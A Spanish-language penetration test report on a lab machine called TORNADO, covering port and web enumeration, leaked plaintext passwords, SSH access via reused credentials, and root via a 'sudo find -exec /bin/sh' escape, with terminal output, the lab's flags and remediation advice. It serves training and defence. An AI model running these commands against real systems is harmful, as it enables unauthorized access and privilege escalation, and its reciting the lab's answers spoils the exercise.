INFORME DE SEGURIDAD OFENSIVA

TORNADO

Evaluación de Penetración · Compromiso total del host

```
Objetivo: 172.17.0.2  |  whoami-labs.com
```

Laboratorio	TORNADO — Dificultad: Fácil (1 punto)
Autor	**Josep Sanz** — Analista de seguridad ofensiva
Fecha	3 de noviembre de 2026
Plataforma	whoami-labs.com (entorno autorizado de prácticas)
Clasificación	CONFIDENCIAL — Uso interno / formativo
Resultado	`FLAG{L1ghtn1ng_R00t_C0mpr0m1s3d}`

Aviso legal y alcance

> Este informe documenta un ejercicio de pentesting realizado **exclusivamente** contra la máquina `TORNADO` (`172.17.0.2`) desplegada en la plataforma **whoami-labs.com**, un entorno de laboratorio que **autoriza explícitamente** la realización de los ataques aquí descritos. Todas las pruebas se ejecutaron dentro de ese perímetro aislado. Ninguna técnica se aplicó contra sistemas de terceros.

Tipo de prueba	Caja negra (black-box), sin credenciales previas
Alcance (scope)	Únicamente el host `172.17.0.2` y sus servicios expuestos (TCP 22, TCP 80)
Fuera de alcance	Denegación de servicio (DoS), ingeniería social, ataques a la infraestructura de la plataforma
Objetivo	Identificar vulnerabilidades, obtener acceso y escalar privilegios hasta `root`

Índice

1. Resumen ejecutivo
2. Resumen de hallazgos (CVSS)
3. Metodología y herramientas
4. Cadena de ataque (kill chain)
5. Desarrollo técnico y evidencias
    - 5.1 Reconocimiento
    - 5.2 Enumeración web
    - 5.3 Exposición de datos sensibles
    - 5.4 Acceso inicial (SSH)
    - 5.5 Post-explotación y flag de usuario
    - 5.6 Escalada de privilegios a root
    - 5.7 Prueba de compromiso
6. Hallazgos detallados y remediación
7. Recomendaciones generales
8. Conclusión

1. Resumen ejecutivo

Se realizó una evaluación de penetración de tipo caja negra contra el host `TORNADO` (`172.17.0.2`). Partiendo **sin credenciales ni información previa**, se consiguió el **compromiso total del sistema con privilegios de `root`** en pocos minutos.

El punto de partida fue una aplicación web que exponía, **sin ningún tipo de autenticación**, un directorio `/database/` con listado habilitado. Uno de sus ficheros (`/database/users`) devolvía en formato JSON los datos de los usuarios registrados **incluyendo sus contraseñas en texto plano**. Esas mismas contraseñas estaban **reutilizadas para el acceso por SSH**, lo que permitió iniciar sesión directamente en el servidor. Una vez dentro, el usuario `diego` disponía de una regla `sudo` mal configurada (`NOPASSWD: /usr/bin/find`) que permitió obtener una shell como `root` de forma trivial.

> **Impacto global:** CRÍTICO — Un atacante remoto y no autenticado puede, mediante información públicamente accesible en el propio servicio web, obtener control administrativo completo del host: lectura y modificación de todos los datos, persistencia y uso del sistema como plataforma para nuevos ataques.

Aunque cada debilidad individual es sencilla, su **encadenamiento** (exposición de datos → reutilización de credenciales → escalada por `sudo`) convierte una máquina "fácil" en un compromiso total. La buena noticia es que cada eslabón se corrige con medidas estándar y de bajo coste, detalladas en la sección 6.

2. Resumen de hallazgos

ID	Hallazgo	Severidad	CVSS 3.1	CWE
H-01	Exposición de contraseñas en texto plano vía endpoint web sin autenticación	Crítica	9.1	CWE-312 / CWE-256
H-02	Reutilización de credenciales web↔SSH y ausencia de controles anti–fuerza bruta	Alta	8.1	CWE-308 / CWE-307
H-03	Escalada de privilegios vía `sudo NOPASSWD` sobre `/usr/bin/find`	Alta	7.8	CWE-250 / CWE-269
H-04	Listado de directorios habilitado en el servidor web	Media	5.3	CWE-548
H-05	Permisos laxos entre usuarios y servicio HTTP sin TLS	Media	4.3	CWE-732 / CWE-319

La severidad se expresa según la escala CVSS 3.1. H-01 se califica como crítica por ser la causa raíz que, combinada con H-02, habilita el acceso remoto no autenticado al sistema.

3. Metodología y herramientas

El trabajo siguió una metodología clásica de intrusión alineada con PTES y con las tácticas de **MITRE ATT&CK**: reconocimiento, enumeración, acceso inicial, post-explotación y escalada de privilegios.

Fase	Herramienta	Propósito
Reconocimiento	`nmap`	Descubrimiento de puertos y servicios
Enumeración web	`feroxbuster`, navegador, `curl`	Búsqueda de rutas y lectura de endpoints
Acceso inicial	`hydra`, `ssh`	Validación de credenciales y conexión
Post-explotación	Shell Linux (`cat`, `ls`, `sudo -l`)	Enumeración local y búsqueda de vías de escalada
Escalada	`sudo` + GTFOBins (`find`)	Obtención de privilegios de `root`

4. Cadena de ataque (kill chain)

```
[1] RECON          nmap  ->  TCP 22 (SSH) + TCP 80 (nginx)
      |
[2] ENUM WEB       feroxbuster  ->  /database/ (listado de directorios)
      |
[3] DATA LEAK      /database/users  ->  usuarios + contrasenas en texto plano
      |
[4] ACCESO         credenciales reutilizadas  ->  SSH como usuario valido
      |
[5] POST-EXPLOT    enumeracion local  ->  user.txt + sudo -l
      |
[6] PRIVESC        sudo NOPASSWD /usr/bin/find  ->  root
      |
[7] LOOT           /var/www/flag.txt  ->  FLAG{L1ghtn1ng_R00t_C0mpr0m1s3d}
```


5. Desarrollo técnico y evidencias

5.1 Reconocimiento

Se lanzó un escaneo completo de puertos con detección de versión y scripts por defecto:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

Se identificaron dos servicios abiertos: **SSH** (`OpenSSH 8.2p1` sobre Ubuntu) en el puerto `22/tcp` y un servidor web **nginx 1.18.0** en el puerto `80/tcp`, cuyo título HTML anunciaba un "Sistema de Gestión". La superficie de ataque inicial queda, por tanto, acotada a la web y al acceso SSH.



Evidencia 1 Escaneo `nmap`: puertos 22/SSH y 80/HTTP (nginx 1.18.0) abiertos en el objetivo.

5.2 Enumeración web

Sobre el servicio HTTP se ejecutó un descubrimiento de contenido con `feroxbuster`:

```
feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip   -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

La herramienta descubrió el directorio `/database/` con **listado de directorios habilitado** (código 301→200) y, bajo él, varios endpoints: `users`, `products`, `comments`, `transactions` y `logs`.


```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://172.17.0.2/
 🚩 In-Scope Url          │ 172.17.0.2
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, bak, txt, html, py, zip]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       18l       58w      539c http://172.17.0.2/
301      GET        7l       12w      178c http://172.17.0.2/database ⇒ http://172.17.0.2/database/
200      GET       37l       62w      730c http://172.17.0.2/database/users
200      GET        1l        5w       29c http://172.17.0.2/database/products
200      GET        1l        5w       38c http://172.17.0.2/database/comments
200      GET        1l        9w       63c http://172.17.0.2/database/transactions
200      GET        1l       10w       58c http://172.17.0.2/database/logs
200      GET       18l       58w      539c http://172.17.0.2/index.html
[####################] - 12s   210042/210042  0s      found:8       errors:0
[####################] - 12s   210000/210000  17872/s http://172.17.0.2/
[####################] - 0s    210000/210000  52500000/s http://172.17.0.2/database/ ⇒ Directory listing (add --scan-dir-listings to scan)

┌──(kali㉿kali)-[~]
└─$
```

Evidencia 2 `feroxbuster` revela `/database/` y sus endpoints; se detecta listado de directorios activo.

Al visitar `http://172.17.0.2/database/` en el navegador se confirmó el listado abierto, que expone directamente la estructura interna de datos de la aplicación:



Evidencia 3 Listado de directorios abierto en `/database/`: los recursos internos quedan a la vista.

5.3 Exposición de datos sensibles — Crítico


La consulta del endpoint `/database/users` devolvió un JSON con los usuarios registrados. El dato crítico: **el campo `password` estaba en texto plano**, junto a nombre, correo y fecha de registro — una grave violación de protección de datos y de buenas prácticas de almacenamiento de credenciales.

```
curl -s http://172.17.0.2/database/users
```

```
┌──(kali㉿kali)-[~]
└─$ curl -s http://172.17.0.2/database/users
[
  {
    "id": 1,
    "nombre": "Samuel",
    "email": "user1@outlook.com",
    "password": "Ks93mPqL2nBv",
    "fecha_registro": "2023-04-05"
  },
  {
    "id": 2,
    "nombre": "Natalie",
    "email": "user2@gmail.com",
    "password": "Rw7xTgH4kQzP",
    "fecha_registro": "2020-09-29"
  },
  {
    "id": 3,
    "nombre": "Diego",
    "email": "user5@outlook.com",
    "password": "Jm2vNpY8wXsL",
    "fecha_registro": "2024-06-28"
  },
  {
    "id": 4,
    "nombre": "Clara",
    "email": "user6@yahoo.com",
    "password": "Qh5bZrK9cFtN",
    "fecha_registro": "2021-01-07"
  },
  {
    "id": 8,
    "nombre": "Brian",
    "email": "user8@yahoo.com",
    "password": "Lp8dVmW3yHjR",
    "fecha_registro": "2022-05-12"
  }
]
```

Evidencia 4 `/database/users` expone nombre, email y **contraseña en claro** de cada usuario, sin autenticación.

El resto de endpoints filtraba igualmente información interna (registros de log, comentarios, productos y transacciones), lo que confirma una exposición sistemática de la base de datos a través de la web:




Evidencia 5 Otros endpoints (`logs`, `comments`, `products`, `transactions`) filtran datos internos de la aplicación.

5.4 Acceso inicial vía SSH

A partir de los nombres y contraseñas filtrados se construyeron dos diccionarios (`users.txt` y `pass.txt`) y se validaron las credenciales contra el servicio SSH con `hydra`:

```
hydra -L users.txt -P pass.txt ssh://172.17.0.2 -t 4
```

Resultado: **las 5 credenciales filtradas por la web eran válidas también para SSH**, confirmando la reutilización de contraseñas entre la aplicación y el sistema operativo. Esto permitió iniciar sesión directamente en el host.



Evidencia 6 `hydra` confirma que las credenciales filtradas (samuel, natalie, diego, clara, brian) son válidas por SSH.

> **Nota:** el ataque no requirió fuerza bruta real. Las contraseñas ya eran conocidas por la fuga del paso 5.3; `hydra` se empleó únicamente para *validar* en bloque qué cuentas reutilizaban su contraseña en SSH.

5.5 Post-explotación y flag de usuario

Ya con una sesión en el sistema, se enumeraron los usuarios locales mediante `/etc/passwd`, confirmando las cuentas interactivas `samuel`, `natalie`, `diego`, `clara` y `brian`:

```
samuel@tornado:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
samuel:x:1000:1000::/home/samuel:/bin/bash
natalie:x:1001:1001::/home/natalie:/bin/bash
diego:x:1002:1002::/home/diego:/bin/bash
clara:x:1003:1003::/home/clara:/bin/bash
brian:x:1004:1004::/home/brian:/bin/bash
samuel@tornado:~$
```

Evidencia 7 Enumeración de usuarios locales en `/etc/passwd` desde la sesión de `samuel`.

Al recorrer los directorios `/home` se observó que los permisos permitían a un usuario leer ficheros de otros. En concreto, la flag de usuario de `diego` (`user.txt`) era legible desde la cuenta de `natalie`:

```
natalie@tornado:/home$ ls -laR
.:
total 32
drwxr-xr-x 1 root    root    4096 Jan 17  2026 .
drwxr-xr-x 1 root    root    4096 Nov  3 09:52 ..
drwxr-xr-x 1 brian   brian   4096 Nov  3 10:07 brian
drwxr-xr-x 1 clara   clara   4096 Nov  3 10:07 clara
drwxr-xr-x 1 diego   diego   4096 Nov  3 10:07 diego
drwxr-xr-x 1 natalie natalie 4096 Nov  3 10:07 natalie
drwxr-xr-x 1 samuel  samuel  4096 Nov  3 10:07 samuel

./brian:
total 28
drwxr-xr-x 1 brian brian 4096 Nov  3 10:07 .
drwxr-xr-x 1 root  root  4096 Jan 17  2026 ..
-rw-r--r-- 1 brian brian  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 brian brian 3771 Feb 25  2020 .bashrc
drwx------ 2 brian brian 4096 Nov  3 10:07 .cache
-rw-r--r-- 1 brian brian  807 Feb 25  2020 .profile
ls: cannot open directory './brian/.cache': Permission denied

./clara:
total 28
drwxr-xr-x 1 clara clara 4096 Nov  3 10:07 .
drwxr-xr-x 1 root  root  4096 Jan 17  2026 ..
-rw-r--r-- 1 clara clara  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 clara clara 3771 Feb 25  2020 .bashrc
drwx------ 2 clara clara 4096 Nov  3 10:07 .cache
-rw-r--r-- 1 clara clara  807 Feb 25  2020 .profile
ls: cannot open directory './clara/.cache': Permission denied

./diego:
total 32
drwxr-xr-x 1 diego diego 4096 Nov  3 10:07 .
drwxr-xr-x 1 root  root  4096 Jan 17  2026 ..
-rw-r--r-- 1 diego diego  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 diego diego 3771 Feb 25  2020 .bashrc
drwx------ 2 diego diego 4096 Nov  3 10:07 .cache
-rw-r--r-- 1 diego diego  807 Feb 25  2020 .profile
-rw-r--r-- 1 diego diego   33 Jan 17  2026 user.txt
ls: cannot open directory './diego/.cache': Permission denied

./natalie:
total 28
drwxr-xr-x 1 natalie natalie 4096 Nov  3 10:07 .
drwxr-xr-x 1 root    root    4096 Jan 17  2026 ..
-rw-r--r-- 1 natalie natalie  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 natalie natalie 3771 Feb 25  2020 .bashrc
drwx------ 2 natalie natalie 4096 Nov  3 10:07 .cache
```

Evidencia 8 `ls -laR` sobre `/home`: se aprecia `user.txt` en el directorio de `diego`.

```
natalie@tornado:/home$ cat /home/diego/user.txt
8a7c3f2e1d5b9c4a6f0e2d8b7a3c5f1e
natalie@tornado:/home$
```

Evidencia 9 Lectura de la flag de usuario (`/home/diego/user.txt`) desde otra cuenta: `8a7c3f2e1d5b9c4a6f0e2d8b7a3c5f1e`.

5.6 Escalada de privilegios a root

Con la credencial de `diego` (igualmente filtrada por la web) se revisaron sus permisos `sudo`:

```
sudo -l
# User diego may run the following commands on tornado:
#     (ALL) NOPASSWD: /usr/bin/find
```

La regla permite ejecutar `find` como `root` sin contraseña. Según **GTFOBins**, `find` puede invocar un intérprete de comandos mediante su opción `-exec`, lo que se traduce en una shell con privilegios de superusuario:

```
sudo /usr/bin/find . -exec /bin/sh -p \; -quit
# id  ->  uid=0(root) gid=0(root) groups=0(root)
```

Confirmada la identidad `root`, se localizó y leyó la flag final en `/var/www/flag.txt`:

```
diego@tornado:~$ sudo -l
Matching Defaults entries for diego on tornado:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User diego may run the following commands on tornado:
    (ALL) NOPASSWD: /usr/bin/find
diego@tornado:~$ sudo /usr/bin/find -exec /bin/sh -p \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# find / -name flag.txt 2>/dev/null
/var/www/flag.txt
# cat /var/www/flag.txt
FLAG{L1ghtn1ng_R00t_C0mpr0m1s3d}
#
```

Evidencia 10 `sudo -l` muestra `NOPASSWD: /usr/bin/find`; vía GTFOBins se obtiene shell root y se lee la flag.

> **Flag de sistema:** `FLAG{L1ghtn1ng_R00t_C0mpr0m1s3d}`

5.7 Prueba de compromiso

La plataforma validó la flag enviada, confirmando el compromiso completo de la máquina:



Evidencia 11 La plataforma whoami-labs.com acepta la flag: *¡Felicitaciones! Has comprometido Tornado.* (2026-11-03 11:25).

6. Hallazgos detallados y remediación

Crítica H-01 — Exposición de contraseñas en texto plano vía web

`CVSS 3.1: 9.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N | CWE-312 (almacenamiento en claro) + CWE-256 | OWASP A02:2021`

Descripción. El endpoint `/database/users` devuelve, sin autenticación, los datos de todos los usuarios con sus contraseñas almacenadas en texto plano. Esto compromete la confidencialidad de todas las cuentas y, por reutilización, del propio sistema.

Remediación.

- Exigir autenticación y autorización en todo endpoint que exponga datos; nunca servir la base de datos directamente.
- Almacenar contraseñas únicamente como *hash* con algoritmo moderno (bcrypt, Argon2id) y *salt* único.
- No incluir el campo de contraseña en ninguna respuesta de la API, bajo ninguna circunstancia.
- Minimizar datos (data minimization) y aplicar controles de acceso a nivel de objeto.

Alta H-02 — Reutilización de credenciales y SSH sin anti–fuerza bruta

`CVSS 3.1: 8.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L | CWE-308 + CWE-307 + CWE-521 | OWASP A07:2021`

Descripción. Las contraseñas de la aplicación son idénticas a las de las cuentas del sistema (SSH), y el servicio SSH no aplica bloqueo ni limitación de intentos. Una fuga de datos en la web se convierte así en acceso directo al host.

Remediación.

- Prohibir la reutilización de contraseñas entre aplicación y sistema; credenciales independientes por servicio.
- Preferir autenticación SSH por clave pública y deshabilitar el login por contraseña.
- Desplegar `fail2ban` o equivalente y aplicar MFA donde sea posible.
- Política de contraseñas robustas y rotación tras cualquier incidente de exposición.

Alta H-03 — Escalada por `sudo NOPASSWD /usr/bin/find`

`CVSS 3.1: 7.8 — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H | CWE-250 + CWE-269 | OWASP A05:2021`

Descripción. El usuario `diego` puede ejecutar `/usr/bin/find` como `root` sin contraseña. Al ser un binario "GTFOBin", permite invocar una shell privilegiada y obtener `root` de inmediato.

Remediación.

- Eliminar la regla `sudo` sobre `find` (y revisar el resto del `sudoers`).
- Aplicar el principio de mínimo privilegio: conceder solo comandos específicos que no permitan evasión a shell.
- Auditar periódicamente contra la lista de binarios de GTFOBins.

Media H-04 — Listado de directorios habilitado

`CVSS 3.1: 5.3 — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-548 | OWASP A05:2021`

Descripción. El servidor nginx muestra el contenido de `/database/`, revelando la estructura de recursos y facilitando la enumeración.

